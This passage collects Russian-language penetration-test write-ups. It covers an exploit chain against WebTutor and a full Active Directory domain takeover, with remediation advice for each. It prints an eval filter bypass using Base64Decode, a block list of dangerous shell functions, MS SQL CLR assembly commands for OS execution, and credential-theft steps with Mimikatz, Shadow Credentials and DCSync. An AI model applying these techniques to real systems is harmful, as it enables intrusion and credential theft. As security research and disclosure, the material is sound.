  docUser.TopElem.middlename = _middlename;
  docUser.TopElem.email = _email;
  docUser.TopElem.phone = _phone;
  docUser.TopElem.sex = _sex;
  docUser.TopElem.access.web_banned = _web_banned;
  docUser.TopElem.change_password = _change_password;
  //...
  docUser.BindToDb(DefaultDb);
  docUser.Save();
```



Создание нового пользователя

Полный HTTP-запрос для создания пользователя:

```
POST /user_change.html?ajax=1 HTTP/1.1
Host: 10.3.89.104
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept-Encoding: gzip, deflate, br
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,ima ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Connection: close
Upgrade-Insecure-Requests: 1
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
DNT: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 215
login=danr0&password=P%40ss0rd_danr0&lastname=test&firstname=test&
middlename=te st&position_name=test&email=test%401.ru&phone=1&sex=1&
password2=P%40ss0rd_For_T 3st&sub_id=1&position=1&mode=1&
subdivision=1&view=new
```

ИСПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА ЧЕРЕЗ ИНЪЕКЦИЮ КОМАНД

После создания пользователя и входа в систему получаем доступ к конфиденциальным данным, но нам нужна полная компрометация.

Я продолжил изучать оставшиеся HTML и обратил внимание на функцию `safe_execution`. Она отвечает за фильтрацию специальных символов и опасных функций.

Уязвимость находим в следующем файле:

```
WebTutorAdmin/WebTutorServer/wt/web/document_save.html
```

На этой странице пользователь может передать в запросе имена и значения полей для создаваемого документа. В этих полях допустимо использование приставки `[@formula]` для подсчета значения по формуле. Если программа найдет такую приставку, она вызовет функцию `tools.safe_execution` с данными из запроса.

Наша задача — найти способ внедрять произвольные команды в формулу, чтобы дальше они попали в `eval` и были выполнены.

```
_sf = String(Request.Form.GetProperty(_source_fields)).split(";");
_df = String(Request.Form.GetProperty(_destination_fields)).split(";"
);
for (_z = 0; _z < ArrayCount(_sf); _z++) {
  if (_z >= ArrayCount(_df)) {
    sErrorInform += "Entry(" + _x + "): Document save. Not enough
data in destination_fields. Element: " + _z + "; ";
    break;
  }
  _fld = Trim(replaceFieldValue(_sf[_z]));
  if (_fld != "") {
    iPrefixTameRepeat = 0;
    while (iPrefixTameRepeat < 3) {
      if (StrBegins(StrLowerCase(_df[_z]), "[encoded]")) {
        _dfval = UrlDecode(String(_df[_z]).slice(9));
        _encoded = true;
        iPrefixTameRepeat += 2;
      } else {
        _dfval = replaceFieldValue(_df[_z]);
        _encoded = false;
      }
      if (StrBegins(_dfval, "[@formula]")) {
        _dfval = String(_dfval).slice(10);
        try {
          _dfval = tools.safe_execution(_dfval);
        } catch (_dfval) {
          _dfval = null;
        }
        iPrefixTameRepeat += 1;
      }
```

Функция `safe_execution` определена вот в этом файле:

```
WebTutorAdmin/WebTutorServer/wtv/wtv_tools.xml
```

Перед передачей аргумента в функцию `eval` производится фильтрация опасных функций по названиям.


```
<safe_execution
 PROPERTY="1"
 CALLER-ENV="1"
 PARAM="sCodeSaveExecutionParam"
 EXPR="
 if (sCodeSaveExecutionParam == "") return true;
 temp_arrCodeSaveExecution = [
   {
     name: "file function",
     arr: [
       "CreateDirectory",
       "CreateShellLink",
       "DeleteDirectory",
       "DeleteFile",
       "GetShellFo lderPath",
       "MoveFile",
       "ObtainDirectory",
       "ObtainSessionTempFile",
       "ObtainTempFile",
       "PutFileData",
       "PutFileText",
       "AddUrlMapping",
       "CopyUrl",
       "DeleteUrl",
       "PutUrlData",
       "PutUrlText",
     ],
   },
   {
     name: "function",
     arr: [
       "RemoveEmptySysRegKey",
       "RemoveSysRegKey",
       "SetSysRegIntegerValue",
       "SetSysRegStr Value",
       "SysRegKeyExists",
       "ProcessExecute",
       "ShellExecute",
       "DllWrapper",
       "ActiveXO bject",
     ],
   },
   {
     name: "execution function",
     arr: [
       "EvalCodeUrl",
       "EvalCodePage",
       "EvalCodePageUrl",
       "EvalCs",
       "InPlaceEval",
       "OptEval",
       "ServerEval",
       "EvalAsync",
       "EvalSync",
       "EvalCode",
     ],
   },
   { name: "tools function", arr: [] },
 ];
 for (temp_arrCodeSaveExecutionElem in temp_arrCodeSaveExecution) {
   for (sCodeSaveExecutionElem in temp_arrCodeSaveExecutionElem.arr)
{
     if (StrContains(sCodeSaveExecutionParam,
sCodeSaveExecutionElem)) {
       throw (
         "Error code execution. Invalid " +
         temp_arrCodeSaveExecutionElem.name +
         " " +
         sCodeSaveExecutionElem +
         "."
       );
       return;
     }
   }
 }
 for (sCodeSaveExecutionElem in [" ", "=", "(", ";", ",", "\t", "\n"
]) {
   for (sPostCodeSaveExecutionElem in ["(", " ("]) {
     if (
       StrContains(
         sCodeSaveExecutionParam,
         sCodeSaveExecutionElem + "eval" + sPostCodeSaveExecutionElem
       )
     ) {
       throw "Error code execution. Invalid Eval function.";
       return;
     }
   }
 }
 return eval(sCodeSaveExecutionParam);
 "
/>
```

Чтобы обойти проверку, нужно как-то обфусцировать название функции. Например, можем закодировать его в Base64, а затем вызвать декодирование и передать результат в `eval`:

```
eval (Base64Decode("
<base64_arbitary_code>"))"
```


Такой пейлоад позволяет вызывать любые функции в контексте приложения.

На скриншоте ниже — просмотр установочной директории с помощью уязвимости. Для вывода результата используется создание нового заголовка в ответе сервера (при дальнейшей эксплуатации будет использоваться заголовок `x-msg: <base64_output>`).



На целевой системе сразу исполнять произвольные команды не будем, это может вызвать срабатывание антивируса. Вместо этого можем спокойно использовать встроенные возможности веб-приложения. С их помощью просматриваем директории и действительно находим антивирус и агент EDR известных производителей.

Также по умолчанию все пароли пользователей хранятся в открытом виде, поэтому можем извлечь их из БД, сохранить в файл и получить через веб-сервер.



ИСПОЛНЕНИЕ КОДА НА MS SQL ЧЕРЕЗ USER DEFINED FUNCTION

Так как на системе установлены хорошие системы безопасности, нужно их обходить или же искать другой путь продвижения.

На целевой системе используется не файловая БД, а Microsoft SQL. При этом база данных располагается на другом хосте и имеет другие настройки. Потенциально это позволяет нам перенести атаку на другой хост без установленных защитных решений.

Проверяем, что текущий пользователь приложения имеет роль sysadmin в базе MS SQL. Для эксплуатации будем использовать расширенную процедуру на языке C# для базы данных MS SQL. Она позволяет выполнять произвольные команды в операционной системе.

Нам надо загрузить скомпилированную DLL на сервер и установить в виде расширенной процедуры.

Включаем опцию, разрешающую выполнение пользовательских CLR-сборок:

```
sp_configure 'clr enabled', 1;
```


Через функцию `sp_add_trusted_assembly` на сервере добавляем хеш (SHA-512) для «доверенной» сборки:

```
EXEC sp_add_trusted_assembly <SHA_512>,N'HttpDb, version=0.0.0.0,
culture=neutral, publickeytoken=null, processorarchitecture=msil';"
```

С помощью SQL-запроса создаем новую сборку и на ее основе регистрируем функцию:

```
CREATE ASSEMBLY [mylib] AUTHORIZATION [dbo] <HEX> FROM WITH
PERMISSION_SET = UNSAFE";
CREATE FUNCTION [dbo].[http] (@url [nvarchar](MAX)) RETURNS [
nvarchar] (MAX) AS EXTERNAL NAME [HttpDb].[UserDefinedFunctions].[
http];
```

Так я добавил на сервер несколько CLR-процедур (HTTP DB, Trace), выполняющих листинг локальных директорий, команды ОС, HTTP-запросы и распаковку исполняемых файлов.



При анализе файловой системы БД я не нашел следов сторонних защитных решений: в системе установлен только Windows Defender. Его можем без проблем обойти или просто выключить с правами системы. Тем самым получаем входную точку в компанию без необходимости обхода EDR-агента и сторонних антивирусов.

В итоге получаем такую последовательность: создание пользователя → инъекция команд через eval → SQL-запрос → UDF → компрометация хоста с БД.

Найденные уязвимости зарегистрированы в БДУ под следующими идентификаторами:

- BDU:2024-00755
- BDU:2023-08666
- BDU:2024-00756
- BDU:2024-00757

РЕКОМЕНДАЦИИ ПО УСТРАНЕНИЮ

Все проблемы были устранены в более новых версиях продукта. Тем компаниям, которые не могут обновиться, мы рекомендуем ограничить доступ к уязвимым файлам или отключить через редактирование уязвимые части кода. Сотрудникам компании-заказчика мы порекомендовали ограничить сетевой доступ до коробочных решений и устанавливать EDR на все хосты.

Спасибо команде разработчиков за быстрое реагирование и исправление критической проблемы, актуальной для всех версий продукта.

В ПОГОНЕ ЗА БИЛЕТОМ

Как мы дважды проникли в домен, который считался неприступным

В этой статье я расскажу о тестировании сети одной государственной компании, в котором я участвовал. Организация несколько раз в год заказывала пентесты как внешней, так и внутренней инфраструктуры. Мы отрабатывали модель внутреннего нарушителя — злоумышленника, обладающего доступом к сети компании, но без привилегий в домене.

secm3n
securemen@bk.ru

Pentest Award

Этот текст занял третье место на премии Pentest Award 2024 в категории «Пробив инфры». Соревнование ежегодно проводит компания Awillix.

Дело было осенью 2022 года. Мы работали вдвоем с коллегой: он отвечал за веб-уязвимости, а я за анализ инфраструктуры — сервисы, домен и прочее.

Представитель заказчика из команды безопасников с порога заявил, что ничего у нас не получится, что их только недавно тестировали и все возможные дырки они закрыли. Он был настолько уверен в этом, что готов был спорить на ящик пенного. Немного жалею, что от спора мы решили отказаться.

В частности, в отделе безопасности утверждали, что регулярно проводят анализ NTDS путем прогона NTLM-хешей паролей доменных пользователей по популярным словарям, так что спреить на популярные пароли смысла нет.

И действительно, проект оказался непростым, учетную запись в домене мне не предоставили. Я проверил возможность LLMNR poisoning и прочие вариации этой атаки, попробовал слушать трафик, сканировал на предмет наличия популярных уязвимостей (Bluekeep, EternalBlue и тому подобных), проверил анонимные файловые ресурсы, нашел и изучил принтеры и МФУ. Веб тоже не дал никаких надежд.

В один прекрасный момент мне повезло: я нашел три хоста с активным сервисом DameWare, из них доменный был только один. В некоторых версиях этого продукта есть уязвимость CVE-2019-3980, позволяющая получить несанкционированный удаленный доступ к атакуемой системе.

Версия DameWare оказалась уязвимой, и мне удалось создать локальную учетную запись администратора, извлечь учетные данные из памяти процесса LSASS и развить атаку до полной компрометации домена. Опущу подробности этого вектора, они не представляют особого интереса, он был достаточно тривиален. Других векторов нам обнаружить тогда не удалось. Самое интересное было дальше.

INFO

Название домена целевой организации на всех скриншотах замазано, в текстовой части заменено `test.local`.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

В ПОГОНЕ ЗА БИЛЕТОМ


КАК МЫ ДВАЖДЫ ПРОНИКЛИ В ДОМЕН, КОТОРЫЙ СЧИТАЛСЯ НЕПРИСТУПНЫМ

ХОД АТАКИ

С заказчиком у нас был заключен договор сразу на два проекта, и весной 2023 года мы вернулись к нему снова, в ту же самую инфраструктуру, с той же самой точкой подключения, сервисов DameWare в сети уже не нашли. Заказчик с еще большей уверенностью стал заявлять, что в этот раз у нас точно ничего не получится, так как все замечания и единственный найденный нами баг они устранили. Даже спор снова предложил, а мы снова отказались. И снова пожалели об этом!


Доменную учетную запись нам, как всегда, не дали, и мы принялись за сетевое окружение. Я вновь посканировал на предмет аномальных ресурсов, обошел все МФУ, поснифал трафик и провел все прочие процедуры. Ничего. Мой коллега уязвимостей тоже не нашел.

И тут на одном из веб-ресурсов мне попалось опубликованное .NET-приложение.




Веб-ресурс ppo-app

После нажатия кнопки Start на странице `http://ppo-app.test.local/` происходит скачивание исполняемых файлов приложения во временную директорию на компьютере пользователя. Я подробно изучил скачанное приложение и выяснил, что оно подключается к базе данных Microsoft SQL, размещенной на хосте `PPO-BD.test.local`. Учетные данные для подключения к базе находятся в файле `star.exe.config`, который скачивается вместе с приложением.



Окно настроек подключения к базе данных


Однако пароль от учетной записи хранится в нем в зашифрованном виде. По скриншоту может показаться, что это обычный Base64, но на поверку это оказалось не так.


Параметры подключения к базе данных в star.exe.config

Для расшифровки пароля я декомпилировал приложение с помощью ILSpy. В динамической библиотеке `Star.Wpf.Controls.dll` нашлась функция `EncryptionLogic`, содержащая ключ шифрования и алгоритм расшифровки. В результате мне удалось получить пароль от учетной записи базы данных `asabrys` (это не доменная учетная запись). Затем с помощью DBeaver я подключился к базе данных.

У скомпрометированной учетки были права sysadmin в пределах MSSQL, чем я и воспользовался, чтобы включить оболочку xp_cmdshell, позволяющую исполнять команды операционной системы.


Оказалось, что сервер базы данных работает в контексте служебной учетной записи `MSSQL$SQLEXPRESS`, у которой есть привилегия `SeImpersonatePrivilege`, то есть можно выполнять команды в контексте любой учетной записи, в том числе системной.



Функция расшифровки пароля для подключения к базе данных (файл Star.Wpf.Controls.dll)

Чтобы загрузить необходимые инструменты на хост `PPO-BD.test.local`, я развернул FTP-сервер на рабочей станции, с которой проводил тестирование. Для эскалации привилегий до уровня SYSTEM я использовал инструмент SharpImpersonation. С его помощью создал учетку локального администратора `itadmin`. Затем со своего компьютера подключился к хосту `PPO-BD.test.local` по протоколу RDP и с помощью обфусцированной сборки Mimikatz создал дамп памяти системного процесса lsass.exe и извлек хранящиеся там учетные данные.


В дампе памяти нашелся NTLM-хеш пароля учетной записи компьютера `test.local\PPO-BD$`. Других актуальных доменных учеток на хосте `PPO-BD.test.local` не было.

Я использовал Rubeus, чтобы запросить TGT-билет Kerberos для учетной записи `test.local\PPO-BD$`, используя NTLM-хеш ее пароля. Это позволило получить доступ в домен `test.local`.



Привилегии и контекст учетной записи сервера базы данных на хосте PPO-BD


Выполнение техники Pass the Hash для учетной записи PPO-BD$

Используя учетную запись компьютера `PPO-BD$`, я собрал информацию о домене, включая данные о групповых политиках. При анализе скриптов, запускаемых этими политиками, удалось найти несколько файлов, в которых был прописан пароль для локальной учетной записи `LocalAdmin`.


Пароль для локальной учетной записи LocalAdmin в скрипте


Я подключился к серверу `OMO-FSCHANGE.test.local` от имени учетной записи `LocalAdmin`. Быстрый осмотр содержимого дисков не принес ничего полезного — ценных данных не нашлось, активных сессий администраторов тоже не было. Зато удалось сделать дамп хранилища локальных учетных записей (LSA).




Дамп LSA на хосте OMO-FSCHANGE.test.local

Извлеченные из LSA локальные учетные данные включали NTLM-хеш локальной учетки `admin-omsk`, которая состоит в группе локальных администраторов. После перебора хеша по словарю удалось восстановить пароль — 16010916.


С помощью локальной учетной записи `admin-omsk` я получил доступ к серверу `OMO-TECH.test.local`. На этом сервере нашел активную сессию учетной записи с таким же именем, но уже доменной — `test.local\admin-omsk`.


Сессии на сервере OMO-TECH


Хоть учетная запись `test.local\admin-omsk` и не входила в состав доменных административных групп, она оказалась владельцем учетных записей администраторов, отвечающих за регион «ОМСК».


Владелец учетной записи omo-adminvrs

Права локального администратора позволили извлечь TGT-билет Kerberos для `test.local\admin-omsk` из памяти системного процесса и выполнить атаку Pass the Ticket.


Результат атаки Pass the Ticket на учетку admin-omsk


Поскольку учетная запись `test.local\admin-omsk` была владельцем в том числе учетной записи `test.local\omo-adminvrs`, я добавил для нее привилегии `GenericAll`. Это открыло возможность провести атаку Shadow Credentials, при которой генерируется пара ключей и открытый ключ записывается в атрибут ms-DS-Key-Credential-Link. С помощью этой пары из открытого и закрытого ключей удалось запросить TGT-билет Kerberos и использовать его для аутентификации в домене.


Результат атаки Shadow Credentials на учетку omo-adminvrs

Я установил, что члены группы `omo-admin-group`, включая учетную запись `test.local\omo-adminvrs`, имеют права (ACL) на 4507 объектов в домене. Среди этих прав — `GenericWrite` на серверы `SRVDIRECTUM-SQL` и `SRV-ND-PROD-WIN`. В поисках вариантов компрометации домена и учетных записей с повышенными привилегиями я провел атаку Shadow Credentials на объект `SRVDIRECTUM-SQL$` и получил возможность запросить для него билет TGT.


Атака Shadow Credentials на учетку SRVDIRECTUM-SQL$

Следующим шагом я извлек NTLM-хеш компьютерной учетной записи `SRVDIRECTUM-SQL$` с помощью UnPAC the Hash.



Получение NTLM-хеша для учетной записи test.local\srvdirectum-sql$

Эта технология основана на использовании PKINIT, при котором клиент может запросить дополнительный тикет. В этом тикете KDC включает `PAC_CREDENTIAL_INFO` — специальную структуру, содержащую NTLM-ключи аутентифицирующего пользователя. Это дает клиенту возможность переключаться на NTLM-аутентификацию для служб, которые не поддерживают Kerberos.

Полученный NTLM-хеш использовался в технике Silver Ticket, которая позволяет генерировать сервисные билеты (TGS) Kerberos для любых доменных учетных записей. Эти билеты будут обладать всеми привилегиями на хосте, которыми обладал бы зашедший на хост пользователь. В результате мы сгенерировали сервисные билеты для доменного администратора `test.local\d.syroezhkin`, у которого есть права локального админа на хосте `SRVDIRECTUM-SQL`.


Билеты TGS на имя d.syroezhkin


С полученными правами удалось создать дамп процесса LSASS и извлечь из него пароли еще для некоторых доменных учеток.


Извлеченные из памяти процесса LSASS на хосте SRVDIRECTUM-SQL пароли

Таким же способом я получил доступ к хосту `SRV-ND-PROD-WIN`.

Права GenericWrite на объект SRV-ND-PROD-WIN$


В памяти процесса LSASS ничего интересного не нашлось. Поэтому мы собрали данные о локальных учетных записях из хранилища SAM. В результате получили хеш NTLM для локальной учетной записи `Administrator` и перебором по словарю извлекли пароль `Pa******123`.


NTLM-хеш для локального администратора на хосте SRV-ND-PROD-WIN

В результате атаки Pass the Hash я установил, что эта учетная запись с таким же паролем используется на следующих серверах:

- `SRV-ND-PROD-ACCEPT.TEST.LOCAL`;
- `SRV-ND-PROD-AUT.TEST.LOCAL`;
- `SRV-ND-PROD-WIN-KODWEB.TEST.LOCAL`;
- `HV1-GORIZONT.TEST.LOCAL`;
- `SRV-WITNESS-EX.TEST.LOCAL`.


Особый интерес представляет сервер `SRV-WITNESS-EX`. Он входит в группы `Exchange Trusted Subsystem` и `Exchange Windows Permissions` как сервер Exchange.


Членство в группах компьютерной учетной записи SRV-WITNESS-EX$


В свою очередь, `Exchange Windows Permissions` может добавлять членов в группу `AD_Mgmt`, которая имеет права `GenericWrite` на контроллеры домена.


Возможные векторы развития атаки после захвата учетной записи SRV-WITNESS-EX$

Для начала, используя права локального администратора, я извлек хеш NTLM-пароля компьютера из локального хранилища LSA на хосте `SRV-WITNESS-EX`. Полученный хеш NTLM я использовал в атаке Overpass the Hash для получения TGT-билета Kerberos. Это позволило внести изменения в состав доменной группы `AD_Mgmt`. При этом использовалась доменная учетная запись `wa`, скомпрометированная ранее на хосте `SRVDIRECTUM-SQL`.


Добавление учетной записи wa в группы AD_Mgmt

В качестве конечной цели я выбрал контроллер домена SRVDC01. Через атаку Shadow Credentials удалось сгенерировать пару ключей, с помощью которых я получил TGT-билет Kerberos для учетной записи контроллера домена. После этого провел атаку DCSync на учетную запись `test.local\admin-voinov`, что позволило извлечь хеш AES256 от ее пароля. Билет TGT также открыл доступ на сам контроллер домена.




Доступ на контроллер домена SRVDC01




Схема атаки

Для полноты картины я включу сюда из отчета рекомендации, которые дал заказчику на основе изменений, сделанных в его инфраструктуре. Вот что я менял:

1. На сервере `PPO-BD.test.local` создал локальную учетную запись администратора `itadmin`. Заказчику рекомендуется ее удалить.
2. Изменил значение атрибута `msDS-KeyCredentialLink` для объекта `test.local\srvdirectum-sql$`. Заказчику рекомендуется обнулить значение атрибута.
3. Изменил значение атрибута `msDS-KeyCredentialLink` для объекта `test.local\srv-nd-prod-win$`. Заказчику рекомендуется обнулить значение атрибута.
4. Изменил значение атрибута `msDS-KeyCredentialLink` у учетной записи `test.local\omo-adminvrs`. Заказчику рекомендуется обнулить значение атрибута.
5. Назначил права `GenericAll` учетной записи `test.local\admin-omsk` на `test.local\omo-adminvrs`. Заказчику рекомендуется отозвать их.

РЕКОМЕНДАЦИИ

По итогам тестирования я дал заказчику следующие рекомендации:

- сменить пароль для скомпрометированной локальной учетной записи `LocalAdmin` на всех машинах;
- сменить пароль для скомпрометированной локальной учетной записи `admin-omsk` на всех машинах;
- удалить скрипты, содержащие пароли;
- вместо скриптов использовать технологию LAPS;
- отключить механизм wdigest, который позволяет хранить пароли в открытом виде;
- настроить антивирус на запрет дампа процесса LSASS;
- провести оценку прав для группы `omo-admin-group` в отношении других объектов домена на предмет их избыточности.

ВЫВОДЫ

Ключевым фактором, который позволил получить доступ в домен, стала некорректная реализация сервисного приложения. В его исходном коде я нашел конфиденциальные данные. После декомпиляции приложения удалось получить административный доступ к доменной машине, провести разведку инфраструктуры и сформировать потенциальные векторы атак.

После получения доступа в домен мне удалось получить доступ к цепочке промежуточных серверов, что в итоге дало административный доступ к контроллеру домена. К компрометации домена привели несколько ключевых факторов: открытое хранение паролей в скриптах, использование слабых паролей для административных учетных записей и небезопасная настройка ACL, которая позволяла злоупотреблять избыточными правами объектов домена.

В целом уровень защищенности доменной инфраструктуры можно оценить как средний. Направления для компрометации домена были ограниченными. При реализации строгой парольной политики в домене, использовании механизма LAPS и корректной реализации ACL вероятность компрометации домена снизится, равно как и шансы все же как-нибудь проспорить ящик пива пентестерам.

ЗАБЫТЫЙ ВЕБ

Как мы нашли самодельный веб-сервис, давший дорогу внутрь сети

Как-то раз мы проводили разведку по пулу из ~9000 IP-адресов крупной российской IT-компании и нашли заброшенный домен и работающий на нем сервис. Он оказался уязвимым, и вскоре мы смогли захватить веб-сервер и проникнуть во внутреннюю сеть предприятия. Как это было сделано, я расскажу в этой статье.

cucurucuq
pinkgoose121@gmail.com

Pentest Award


Этот текст получил пятое место на премии Pentest Award 2024 в категории «Пробив web». Награждение ежегодно проводит компания Awilix.

Для поиска старых и забытых ресурсов мы использовали технику Passive DNS. Данные мы взяли из VirusTotal: написали небольшой скрипт, который отправлял запросы к API с IP-адресами из нашего пула. Это позволило собрать множество интересных доменов, большинство из которых входили в наш скоуп. Так и нашелся тот самый «забытый» веб-сервис, который впоследствии оказался уязвимым.


Домен был непростой, что-то вроде `web1.smth.smth.companyname.com`. Там был развернут самописный сервис мониторинга веб-приложений, на который, судя по логам, последний раз заходили около месяца назад. Доступ к нему мы получили с помощью дефолтных учетных данных (`admin:admin`), создали отдельную учетку администратора для дальнейшего тестирования и, конечно же, как настоящие этичные хакеры, оповестили отдел ИБ заказчика об уязвимости.

На следующий день ИБ-отдел закрыл ресурс, хотя мы просили дать возможность продолжать тестирование. Ребята из отдела ИБ объяснили решение тем, что «там нет ничего интересного».

